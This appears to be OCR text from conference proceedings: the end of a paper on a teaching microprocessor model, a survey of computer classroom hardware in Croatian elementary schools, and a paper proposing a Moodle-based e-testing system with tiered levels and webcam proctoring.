


Figure 6. Instruction decoder

the flip-flop IR is cleared, resulting in a change of line IRQ_{ACK} to the low logic state, which signals to the device requested the interrupt to set an interrupt vector to the data bus. According to the interrupt vector the address of the interrupt handler is fetched and entered into the PC after its content is stored on the stack.

V. CONCLUSION

The proposed model of microprocessor is simple enough to be thoroughly and completely addressed within the curriculum, balanced not to burden students with unnecessarily detailed and advanced technological solutions that are not part of the basic undergraduate class.

The solutions used in the proposed microprocessor model are mutually consistent, so that once introduced, they are used wherever similar problem occurs. This allows the focus to be set to the real problems without a need for unnecessary loss of time for exploring different variations of the same solution.

The proposed model of microprocessor is fully functional in the sense that if it is implemented in hardware, it would completely fit the definition of microprocessor, and would be able to perform all the instructions from the instruction set. It also supports the concepts necessary for understanding today's microprocessors, such as stack and interrupts.

The proposed microprocessor model is suitable for very detailed analysis and demonstration of synthesis procedures. Due to its simplicity and a small number of components it is possible to analyse it to the level of elementary logic circuits such as logic gates, multiplexers, decoders and latches. Although the possibility of realization of the whole model using low scale integration digital circuits is only theoretical, this model is an excellent basis for the demonstration of implementation circuits with the ASIC components and base for another class “Design of Digital Circuits”. For all the mentioned reasons this model can be a great starting point and example for the classes targeting industry standard digital circuits description languages such as VERILOG or VHDL [6].

REFERENCES

[1] S. Ribarić, „Arhitektura računala“, Školska knjiga Zagreb, 1990, pp. 27-47

[2] M.V. Milkes, "The Genesis of Microprogramming," IEEE Annals of the History of Computing, vol. 8, no. 2, pp. 116-126, Apr.-June 1986, doi:10.1109/MAHC.1986.10035

[3] M.M. Mano, C.R. Kime, „Logic and Computer design fundamentals“, 3rd ed., Pearson Prentice Hall, 2004, pp. 201-240

[4] Mostek, „Z80 Technical Manual, Central Processing Unit“, 1976

[5] S. Srbljić, „Jezični procesori 1“, Element, Zagreb, 2000, pp. 39-44

[6] D. L. Perry, „VHDL: Programming by Example“, 4th ed., McGraw-Hill,2002

Hardware equipment of computer classrooms in Croatian elementary schools

Krešimir Pavlina*, Ana Pongrac* and Branka Latas*
* Department of Information Sciences
Faculty of Humanities and Social Sciences
University of Zagreb
kpavlina@ffzg.hr

Abstract - With development of information and communication technology computer literacy has become one of basic type of literacy necessary for modern living. Croatian educational strategy acknowledged this necessity and plans to introduce obligatory computer science education from first grade of elementary school. Hardware equipment of computer classrooms presents basic prerequisite for good computer science education. This paper presents research about hardware equipment of computer classrooms in Croatian elementary schools.

I. INTRODUCTION

Development of information and communication technologies and their increasing use in everyday life determine computer literacy as one of the basic literacy needed for living in modern society. The basic requirement for development of computer literacy is equipped computer classrooms, and this paper presents a survey of IT equipment of Croatian elementary school computer classrooms as a way of evaluating investments in the modernization of the Croatian educational system.

In primary schools, computer science is not obligatory course, but instead from fifth grade students can choose it as an elective course. Nevertheless, each of 887 Croatian primary schools has a computer classroom. Thus, already in the introduction it may be concluded that primary schools in Croatia are technically equipped. But there are major differences encountered among schools in the level of computer equipment. For instance, it is difficult to compare modern classroom of primary school Veli Vrh in Pula and outdated classroom of primary school Dr. Vinka Žganca from Zagreb.

II. METHODOLOGY

Computer equipment of computer classrooms will be presented by four factors: the number of computers in classroom, computer configuration, type of Internet connection and the source of financing for IT equipment acquisition (state budget, local budget, self-financing or donations).

These four factors were examined on a sample of 10% of elementary schools from each of the 20 Croatian counties and the City of Zagreb. Schools have been included in the survey by random selection. In Table 1 Croatian counties are shown with the corresponding total number of schools and schools that were interviewed in the survey. The latter number is obtained by calculating 10% of the total number of schools in the county.

TABLE I. NUMBER OF SCHOOLS IN COUNTY

County sorted by number of schools	**Number of schools**	**10% of schools**
Grad Zagreb	108	10
Splitsko-dalmatinska	95	10
Osječko-baranjska	70	7
Zagrebačka	61	6
Primorsko-goranska	58	6
Vukovarsko-srijemska	54	5
Istarska	48	5
Varaždinska	41	4
Zadarska	37	4
Sisačko-moslavačka	35	4
Krapinsko-zagorska	34	3
Brodsko-posavska	33	3
Dubrovačko-neretvanska	31	3
Međimurska	31	3
Karlovačka	29	3
Bjelovarsko-bilogorska	27	3
Koprivničko-križevačka	25	3
Šibensko-kninska	23	2
Virovitičko-podravska	17	2
Ličko-senjska	15	2
Požeško-slavonska	15	2
TOTAL	**887**	**90**

Survey was conducted via e-mail and the questionnaire was sent by e-mail to leaders of county computer science teacher communities, which forwarded it to school computer science teachers in their county.

III. DATA ANALYSIS

A. *Average number of computers in computer classroom*

Figure 1 presents average number of computers in computer classroom per county. Results are sorted descending from county with highest average number of computers to the county with lowest number of computers per classroom.




Figure 1. Average number of computers in computer classroom

Lowest average number of computers was encountered in Brodsko-posavska county (11.33 computers) and largest number of computers in classroom was detected in Požeško-slavonska county (29 computers). From data collected in this research it can be calculated that average computer classroom in Croatian elementary school have 19 computers.

B. *Computer configuration*

Following PC configurations were yielded as a result of the survey: Intel Pentium 2, Intel Pentium 3, AMD Athlon, AMD Sempron, Intel Pentium 4 and Intel Pentium Dual-Core. Figure 2 shows the distribution of configurations in all surveyed primary schools.




Figure 2. Computer configuration

Majority of schools (73) have Intel Pentium 4 computers which are on average 8 years old. Best computer configuration (Intel Pentium Dual-Core) was found in 7 schools. Two schools have AMD Athlon and AMD Sempron computers, while 8 schools are equipped with an outdated Intel Pentium 2 and Intel Pentium 3 computers which are older than 12 years. Average computer in computer classrooms of Croatian primary schools is 8 years old.

C. *Internet connection*

Most common type of Internet connection of surveyed Croatian elementary school is ADSL (75 schools). Fifteen schools are connected with optical link which represents fastest available type of Internet connection. [1] Optical links were detected in following counties: City of Zagreb (7), Zadarska (3), Varaždinska (2), Međimurska (1), Dubrovačko-neretvanska (1) and Zagrebačka (1). Neither county is entirely covered by the optical link. Percentage of schools in relation to the type of Internet connection is shown in Figure 3.




Figure 3. Type of Internet connection

D. *Source of financing for IT equipment acquisition*

Most computer classrooms (44) where financed by state budget, only two schools financed it from donations or independently. The state budget has not participated in financing 12 of 90 schools surveyed. These schools were financed from the budgets of local governments, individually or through donations.

Figure 4 shows source of financing for IT equipment aquisition from the source which financed most to the source that financed least surveyed schools.




Figure 4. Source of financing for IT equipment acquisition

IV. CONCLUSION

Since average computer in computer classrooms of Croatian primary schools is 8 years old, it can be concluded that state and local governments should make greater investments in modernization of computers in computer classrooms in Croatian primary schools. Government should not consider it cost but best investment for the future. [2]

Croatian state budget for IT Infrastructure for Research, Education and Sports for year 2007 allocated 218 million HRK, while in year 2011 it was reduced to only 162 million HRK. In comparison for information technology in government administration in year 2007 it was allocated 326 million HRK and in year 2011 it was allocated 566 million HRK. [3]

Devastating is the fact that for computerization of educational system, one of the most important element of social progress, Croatia is investing less and less resources. It is unacceptable that in a century in which technology has exceeded all conceivable limits, some students, as the result of the outdated IT infrastructure of their own schools, don't have equal access to information as their counterparts in the areas of "the greater priority."

REFERENCES

[1] D. Bilajbegovic and M. Grubelic, "Development of optical backbone railway infrastructure", Proceedings of 34th International Convention, MIPRO, pp. 424–428, 2011.

[2] G. Psacharopoulos, "Returns to investment in education: A global update", World Development, Volume 22, Issue 9, pp. 1325-1343, 1994.

[3] "Proračun za informatizaciju od 2007. do 2013. godine", Ministarstvo uprave Republike Hrvatske, URL: http://www.e-hrvatska.hr/hr/e-Hrvatska/Proracun-za-informatizaciju-2007.-2013.-godine/Proracun-za-informatizaciju-2007.-2013.-godine-pregled-po-stavkama/(parent_node)/77/(link_anchor)/file-box-73#document-preview (12.02.2012.)

A Concept of the Web-Based E-Testing system

Damir Purković*, Zvonimir Kolumbić *
* Faculty of Humanities and Social Sciences, Rijeka / Department of Polytechnic Education, Rijeka, Croatia
damir@ffri.hr
zvonimir@ffri.hr

Abstract: **The paper is devoted to the development of a general web-based e-testing knowledge system (WbeTS) solution with optimal use of communication possibilities offered by the Internet. Developed conceptual solution: (a) enable frequent testing of many students with fewer teaching stuff, (b) allows each student the significant freedom of choosing the time, place and manner to do the test, and (c) provides the method for uniform evaluation criteria achievement. Introduction of the paper reviews and elaborates advantages and disadvantages of actual practice in testing and e-testing as well as written and oral part of final exam. Here it can be concluded that contemporary practice of the student examination is far more intensive than the former so it is necessary to increase the number of teaching staff or develop more appropriate examination systems. The second part considers different testing methods and possibilities of their application in the case of WbeTS. Further, the possibilities of the online and offline supervision of the students work are analyzed. The third part describes the development concept of WbeTS system. The diagram of the test routing is also presented – each student starts with the same block of questions, and the next block depends on the results of the first block: time spent, quantity, and quality of answers.**

I. INTRODUCTION

Modern systems for e-testing and e-assessment, which are used separately or as a part of today's LMS (Learning Management System), represent a major step forward in the application of ICT in the educational process. However, despite the rapid development of ICT, e-testing in university teaching practice is still, more or less, unreliable supplement procedure for the assessment of student achievement, which is relatively often abused. The reasons for this are: (a) insufficient conditions for the implementation of effective e-testing [1] and / or (b) limited reliability of achievement assessment results, and (c) regulations that oblige teachers to a certain proportion of the oral examination.

Insufficient conditions limit the readiness, reliability and flexibility of e-testing and are stressful for students and teachers. Limited reliability of e-testing results is a consequence of insufficient quality of the whole group of questions and sub questions of systematic sampling, and more or less emphasized subjectivity of teachers in evaluations of student achievement.


According to the experience of teachers of the University of Rijeka, who extensively use computer aided systems and distance learning, among the biggest barriers to more intensive use of e-testing are: (i) insufficient capacity of IT classrooms for the implementation of e-testing, (ii) insufficient number of teachers and assistants required for monitoring the testing procedure, (iii) methodological limitations of e-testing. Methodological limitations of e-testing procedure are also the limitations of each written test, and are usually related to the inability to test higher levels of achievement, frequency of student cheating in tests, and a complex and lengthy process of evaluating the test. Because of these limitations, teachers continue to believe that the oral exam is still the final relevant tool for assessing levels of achievement.

It follows from above that the opportunities offered by ICT (Information and Communication Technologies) are still not sufficiently exploited and that e-testing systems and computer assessment of achievement are not in line with the requirements of modern teaching practices. Therefore it is necessary to direct radically the flow of development of e-testing to the exemption of strictly controlled conditions and to apply a more effective system of achievement assessment, which will make e-testing more accessible and less stressful for students, and more objective and more efficient for teachers.

II. MODERN E-TESTING

A. *System and e-test methodology*

Today's tools and systems for e-testing, whether they are commercial or free, consist of two main components [2]:



Components of modern systems for e-testing must be based on theoretical propositions of contemporary quality items analysis (Item Analysis) [4] and modern psychometric evaluation of the response (Item Response Theory) [3].

In addition, a suitable system for e-testing must include: convenient user interface, reliable subsystem for authentication and reliable subsystem for authorization.

In this way, eventually the modern system of CBA (Computer-Based Assessment) will be formed, which can be used independently or integrated into the current LMS or VLE (Virtual Learning Environment).

An e-testing system should be commonly acceptable to students, teachers and institutions, therefore while working out its concept, it is necessary to bear in mind numerous requirements:

- Compliance with the taxonomy of educational objectives (learning outcomes) – tests, that is, questions that are used in e-testing should reflect the different levels of cognitive achievement, according to Bloom's taxonomy of educational objectives [5],
- Compliance with legislation which defines the procedures and rules for assessing level of achievement – assessment procedures are often regulated by specific legal acts, at the state level or institution level, in whose framework the e-testing must be conducted.
- Compliance of questions and tasks (items) with IMS-QTI standards (IMS Global Learning Consortium - Question and Test Interoperability Specification) - items used in e-testing should be complied with the standards that define the display of content items and responses to e-testing [7].
- Ability to integrate with existing LMS systems - although systems for e-testing can function independently, they should be developed as modules of course management systems.
- Simplicity and reliability in use by the teachers - the system for e-testing is expected to have a simple and understandable teacher's interface that has a reliable mechanism for the proper processing, interpretation and recording of statistical indicators of the items [8].
- Simplicity and availability for use by the participants - the interface of e-testing system should be as intuitive as possible for use, authentication and sending short and clear messages to the student, and the system should be designed so that it can be accessed from any computer connected to the Internet.
- Security in the implementation of the testing procedure - implementation of e-testing has to be safe and valid from the standpoint of:
  a) the e-test: authentication and authorization of the student, secure SSL (Secure Sockets Layer), monitoring network activity, safe access and storage of test solutions;
  b) s-process control testing: monitoring the physical activity of students, monitoring and recording computer activities during e-testing.
- Effectiveness and efficiency - e-testing system is designed so that it, ultimately, facilitates the reliable evaluation of achievements to teachers and students. So, after the expiration of the time required for development, customization and validation, and the necessary initial investment, the system should be more efficient and economical for implementation than the usual written verification of achievement.

In developing the concept for the implementation of e-testing procedures, that is, computer-based verification of accomplishments (CBA), scientific and technological achievements of the theory and examples of good practice and experience [9], [10] from the current field should be taken into account. CBA designed system should be an integrative part of e-learning within a VLE. It is easiest to follow the course of preparation and implementation of e-testing through the life cycle of questions that are used for e-testing; it includes the following steps:

1) Analysis of learning outcomes and preparations for the test - the teacher analyzes the cognitive level of learning outcomes that is expected from a learner, capabilities of the CBA system and, in collaboration with other professionals, creates questions for e-testing. One should not ignore theoretical, professional and pedagogical basis [11] needed for the successful development and implementation of testing. So, preparation for e-testing begins in compiling questions and determining the Minimum passing level (MPLs) [12] for each question.
2) Delivery of e-tests - tests are delivered through an appropriate interface that is used to collect test results. Access to the interface and implementation of testing should be safe and supervised. E-testing is usually performed as an online test.
3) Assessment of achievements of e-testing - evaluation of the e-testing results is carried out using the mechanism of e-testing, according to predetermined criteria. This means that in assessing the results the model for the evaluation of absolute assessment is used, that is, the achievement is compared with predetermined (standard) knowledge.
4) Item analysis of the e-test - evaluation of the test quality is necessary to determine the basic characteristics of the test such as: validity, objectivity, discrimination [11] and readiness, reliability and flexibility. The modern LMS systems include Item analysis (IA) which is calculated by statistical parameters such as weight and discrimination of items but do not explain the meaning of these parameters [8]. Results of IA are necessary for the correction of test results.
5) Correction and revision of the e-test - based on feedback from IA, it is necessary to perform correction issues and / or criteria for evaluating the results. Only after several successful audits carried out, a test can be declared valid and can be standardized for a particular area and at a certain time.

The current practice of e-testing is based more or less on these assumptions and criteria for the development and implementation of e-testing. Different systems for e-testing are distributed either as a standalone application or as a part of an LMS.

B. *Problems of e-testing and possible solution*

Although modern systems and e-testing procedures usually meet most criteria and settings from the previous chapter, test design and implementation of e-testing largely depend on qualifications and skills of teachers in its implementation. In order to eliminate the crucial influence of teachers, it is necessary to identify specific problems hindering the wider and better use of e-testing.

The **first problem** concerns the criteria relating to levels of cognitive objectives. This is also the issue of any testing procedure, and refers to the impossibility of a successful test of cognitive achievement levels on the more complex levels of knowledge application, analysis, evaluation and creation [5], [6]. The problem is the result of restrictions on items that can be applied in the tests and e-tests, and demanding categorization of some levels of issues. Items that are used in e-testing are mostly simple multiple choice questions, completions or true/false statements. This results in limited use of e-testing on partial knowledge test, elimination test and self knowledge test.

The second problem relates to the security of the implementation process of e-testing and the conditions in which it is performed**.** Due to limitations of the test items, there is a strong possibility of cheating in this process, so the test is carried out in controlled conditions and limiting computer labs. However, despite the strictly controlled conditions, cheating is still present. Direct consequences of this problem are: a limited number of subjects that can be tested in real time, problems in reservation of classrooms and computer time spent by teachers to supervise students. This formalizes the process of e-testing and an oral examination seems much more important segment in assessing the performance.

The **third problem** relates to item analysis. Item analysis, which is an integral part of modern LMS, brings the teacher a whole range of statistics on return items. These data relate primarily to the weight, discrimination, the frequency response. However, the system usually has no inbuilt mechanism to interpret the data to the creator of the test and to offer him suggestions on the correct decisions regarding the validity or actual cognitive level of the questions. The teacher or the creator of test must therefore spend a lot of time on the interpretation of item analysis and on the review of e-test.

The solution of these problems is possible by developing a new system of e-testing which will, with its concept and logic, affect on some of these problems directly and on some indirectly. The system is called WbeTS system and integrates the following: a hierarchical approach to testing, multimedia items, testing and online monitoring system and system for interpreting the item analysis.

A hierarchical approach to testing refers to blocks of separated questions (tests), divided by levels of cognitive achievement. This approach relies on modern types of multiple choice questions [20], and the possibilities of multimedia (text, audio, images) to resolve issues at higher levels of achievement.

Online monitoring mechanism is based on a modified system for remote detection and interpretation of motion [14], [15], [16], [19] which is, among other things, used for remote surveillance of elderly persons. By modifying these systems, it is possible to observe those critical movements of students that clearly could mean cheating in the testing: (a) prolonged loss of focus while using unauthorized materials, (b) absence from the place of testing (c) a conversation with another person. Such actions are called anomalies; they are determined by their weight and are written to the specified file. According to this record, depending on the criteria for testing, one can determine the validity of the test. The system uses visual authentication mechanism through a web-camera, based on [17] and [18], for preventing completion of the test by another person.

The interpretation of item analysis in WbeTS system consists of a mechanism which, on the basis of item analysis of the LMS and a predefined level of questions, suggests the validity and item level to the test creator. This mechanism provides an automatic (overall) or individual categorization and evaluation of the test questions.

C. *Possibilities of WbeTS system*

WbeTS concept of e-testing is designed as an integrative module of the e-learning system based on Moodle [13] LMS. This system, through a hierarchical approach to testing enables the evaluation of higher levels of achievement, and using sophisticated monitoring system eliminates the need for physical supervision of students by teachers during testing. This, ultimately, should lead teachers to focus their work to those tasks that are important in assessing higher levels of student achievement. Through the achievements, the system allows the teacher an unambiguous insight into the assessment level of the student, and to the student it enables the choice of target levels of achievement, more relaxed testing and, ultimately, it stimulates the student to achieve better results.

The basic idea of WbeTS is not to transfer the final assessment of students to the computer and to exclude the teacher from often tiring and stressful written and oral assessments of student's knowledge. This system should provide the basis for the oral exam at the level of knowledge demonstrated by the student at the e-testing. Only after a brief final oral exam the teacher concludes the final grade for the student.

III. CONCEPT OF WBETS E-TESTING SYSTEM

WbeTS system of e-testing is based on a hierarchical model of achievement in the cognitive domain of educational objectives [5], [6] and high-efficiency of widely available ICT. Here, already ubiquitous, online testing system adds the use of audio and video components. Audio component testing is used to answer questions at higher levels of achievement, and in combination with video equipment for surveillance [14], [15], [16] of the test.

The system has been designed as an integrative part of the CMS (Content Management System), that is LMS system, and uses some important common elements of this system. These are: authentication and authorization, a bank of items and item analysis subsystem. It should be noted that additional multimedia types need to be added to the existing items in the future, and these types, due to the complex process of standardization, will need development and refining.

WbeTS system (Figure 1) consists of a programmable portion controlled by the teacher, the central system that manages the modules and evaluation processes, and Web sites to access and administrate the system. Modules of WbeTS system are:

a) Module - **BASE**: This module is a database of questions appropriate for e-testing. Questions are classified into 5 groups that represent levels of achievement based on the modification of the revised Bloom's taxonomy of educational objectives [6]. The database entries are based on learning outcomes of each topic or topics, and when creating the questions, along with other parameters, determine the level to which they belong. The first three levels are very similar to previous systems of online testing and include the types of questions that are solved at the level of recall, playback, and simple logical connections and applications. Tasks 4 and 5 belong to a group of complex issues whose resolution requires a complex implementation, analysis, evaluation and creativity. Therefore, at these levels it is necessary to set the types of questions that include more complex procedures for their solving, and the complex, written and spoken, component of solutions presentation. So, on 4 and 5 levels, as an addition to the previous level, the possibility of a voice answering the question is introduced, as well as the storing of the entry and the link to the response base.




Figure 1 WbeTS diagram

b) Module - **CRITERIA** (settings): In this module the teacher determines the properties of questions, the conditions of transition to a higher level and the evaluation criteria. Characteristics of each questions level usually relate to the number and type of questions for each level and how they will be generated to the student (automatically or on request of teachers). The criteria for entering a higher level are the points collected at each level, needed to go to the next level, the time available to solve each level, and any possible request for tracking the movement of persons and participants during the testing via a web-camera. The evaluation criteria are related to the individual scores for each question and to achievement assessment in relation of the collected collective scores.

c) Module - **WbeTS ENGINE**: This is a server application that monitors, manages and coordinates the work of all WbeTS system modules with LMS environment. This module provides access control and e-testing process, and at the request of the teacher or automatically performs actions relating to the classification level of the test, evaluation of achievement, interpretation of item analysis, statistics and reports. WbeTS engine controls the systems for security access, the monitoring of students' activities and the audio-visual surveillance of testing. It is directly linked with the modules *Base* and *Criteria* , used by the teacher to affect the mechanism. The use of the security protocols for access, the internal (optional) authentication, the activity monitoring on the computer, and disabling other activities on your computer during the test represent the basic level of security that is predefined for all levels of testing.

d) Module - **INTERFACE**: This is actually a web interface through which teachers and students have access to the system. The interface consists of two levels: the teacher (administrator) and the student. Through administrative interface the teacher has access to the modules "base" and "criteria" and through them forms E-test and determines its course. Through this interface the teacher conducts experimental tests, carries out the evaluation of achievements, performs interpretation of item analysis, generates reports, monitors the implementation of the flow test, studies records (logs) on the implementation of testing, communicates with the participants, defines the visual appearance of the interface, etc. Student Interface is designed for accessing e-testing process, communicating with the teacher and monitoring the level of personal achievements.

PHP scripting language and JavaScript were used for the development of the core of the test WbeTS system. XHTML language was used for the Web interface design, whose layout is defined using CSS. Since the system is being developed as a part of the Moodle LMS ver. 2.x, guidelines, tools and existing open source code of the system were used for the development [13]. Plugins developed by independent programmers were used for testing [20].

IV. E-TESTING PROCESS IN THE SYSTEM WBETS

The procedure of WbeTS e-testing (Figure 2) consists of 5 levels, which also represent the level of student achievement. Each level represents a separate entity after which the student can complete the test, or pause and continue at another time period, depending on the agreed implementation of the e-testing. During the testing, a

student can stop the testing at any time, and only the results of completed levels will be recorded.

The testing begins with access **level 1** At this level there are questions and assignments from the database pertaining to the knowledge at the level of recall or recognition. It has a large number of simple multiple choice questions, gap-filling, cloze and true / false questions. Only the factual knowledge is estimated here, concerning the terminology and specific details of the content. It is anticipated that the time required to solve this level is unlimited and without additional monitoring, but it is considered only a "ticket" in the actual evaluation of achievements. Rating after this level should match only the assessment of the FX, which would mean that the student is ready for testing for positive mark.

At **level 2** there are slightly less questions than at the previous level, but their number is still large enough. This level includes lots of questions and tasks of recognition and conceptual understanding of knowledge. It contains a large number of multiple choice questions, gap-filling, cloze, true / false questions and scaling and ranking questions. At this level the knowledge of categorization, classification, principles and theories is tested. For this level, timing and control are the elements that should play a bigger role but, depending on the teachers' discretion, they can be limited. After solving this level the student would, depending on the success, the number of attempts and time in which he solved the tasks, get grade D or E, *Sufficient* (2).




Figure 2 Diagram of the testing process

Level 3 is characterized by an emphasis on applicable knowledge regarding the factual and practical knowledge of various procedures, algorithms and methodologies. This level includes more complex tasks and questions: multiple choice questions, multiple response questions, text input, numeric response, scaling, ranking etc. Access to level 3 should, with the default security settings, contain a minimum of additional video and audio surveillance of testing which will detect only the basic (rough) motion anomalies [15] in order to prevent trivial method of cheating on the test. These anomalies are the most common: conversation, leaving the computer for unacceptable time, reading the literature or using another computer (prolonged loss of focus). The time to solve the tasks at this level should also be limited to a measure that would guarantee to an average and prepared student a successful resolution. Accurate determination of the test duration at this level requires further experimental testing. Successful completion of this level brings the student grade C or *Good* (3).

Moving to **level 4,** the time needed for answering the questions should be a significant limiting factor. The number of questions is small and mainly focused on the analysis (and synthesis) of complex materials and contents which describe an occurrence, systems structure, situation, process, technology, incident. Questions should therefore be formed so that the students seek differentiation, organization and determination of characteristic elements of the subject of analysis. At this level complex multiple choice questions, matching, scaling, ranking, numeric input, text input are used, as well as short essay types to which the answer can be given not only using text but also using speech. Since the students are expected to give clear and concise answers, the volume of text and speech are limited to the maximum extent possible. The teacher evaluates these responses, in spite of certain possibilities of automation. At this level, the audio and video surveillance monitors the same anomalies as in the previous level but tolerance towards these anomalies is significantly lower, which ultimately means more stringent oversight. By successful completion of Level 4 the student gets grade B or *Very Good* (4).

The last level of testing, **level 5**, consists of questions which evaluate the highest level of achievement in the cognitive domain. At this level, the default material is usually estimated or new facilities and materials are created (generated, produced and planned), based on the tasks presented. At this level there should be a smaller number of modifications of complex multiple choice questions, numeric input, complex essay-type questions, input code, multimedia content, and voice input responses to questions. It is necessary that the time for solving these tasks is relatively short, considering that these are issues that are meant for the most capable group of students. Video surveillance, conducted at this level, can allow minimum movement and sound anomalies, referred to at level 3. Complete automatic evaluation of this level is not possible, but, as a rule, when a small group of students is in question, the time for evaluating the response should not be an aggravating factor. If a student successfully completes this level, he receives grade A or *Excellent* (5).

It is anticipated that the process of e-testing is performed as an online test from the location at which the student is, or, where there are minimum requirements for running tests. The minimum requirements for the implementation of testing are the personal computer with a Web browser, broadband Internet access and a web camera with microphone. Video (and audio) surveillance and monitoring activities on the computer are carried out through the system mechanism, automatically, based on an algorithm that monitors anomalies. The teacher does not directly supervise the testing. He or she only gets

feedback on the acceptability of student's activities during the implementation of e-testing and the level of knowledge achieved. The teacher generally accepts the result of computer-conducted first three levels, or by examination the text responses and by listening the oral responses, concludes which of the two highest levels a student has reached.

V. TROUBLESHOOTING BY IMPLEMENTATION OF WBETS SYSTEM

Since the test WbeTS system has not been tested in a real teaching environment and all system components are not yet fully completed, it is not possible to display all the real difficulties which will be encountered by students and teachers in its use. However, with the development of the system, the problems that occur and what can realistically impose an obstacle for implementation can be indicated. These problems are as follows:

- Development of algorithms and mechanisms for remote surveillance - for the application of algorithms for real testing it is necessary to conduct a series of experimental verification, which would guarantee the reliability of this mechanism;
- Development and standardization of new items - for levels 4 and 5 it is necessary to develop new items that will allow verification of these levels;
- Developing a system for the interpretation of item analysis - the development of this mechanism is a lengthy process that requires validation in real conditions.

During the implementation process of e-testing there is a possibility of occurrence of two problems, which can be solved relatively easily:

a) The student has not conducted e-testing using WBeTS system from a remote computer - students should be able to use the e-testing WBeTS system in e-classroom under the supervision of an assistant,

b) The level of the students' knowledge at the oral examination is significantly below the level of knowledge achieved in the e-testing using WBeTS system from a remote computer - a student repeats part of e-testing with WBeTS system in e-classroom, under the supervision of an assistant, to a lesser level of knowledge or equal to that achieved with the remote computer.

After implementing and testing the system in real conditions, it will be possible to identify all the additional technical, pedagogical and methodological problems.

VI. CONCLUSION

Today, the systems for e-testing are widely used but are accompanied by numerous problems, from the insurance requirements for the proper implementation of the test to a valid assessment of knowledge.

WbeTS system is an evolving concept based on the theoretical and methodological preferences of Bloom's taxonomy of educational objectives and achievements of modern computer and communication technologies. Methodology for e-testing and evaluation of achievements, which WbeTS system offers, represents a deviation from current practice and understanding of e-testing, which should be more acceptable and more accessible and less stressful for students, and pedagogically and methodologically more effective for teachers and educational institutions. A hierarchical model of approach to e-testing, on which WBeTS is based, is more transparent and clearer than the existing way of e-testing, and should, with appropriate standardization of individual level and mechanism of the system, give deeper insight into the real achievement and competencies of students.

Further work needs to solve many practical problems, from monitoring students' focus on e-testing (with or without warning) to increasing the volume of automated assessment of the validity of text and speech.

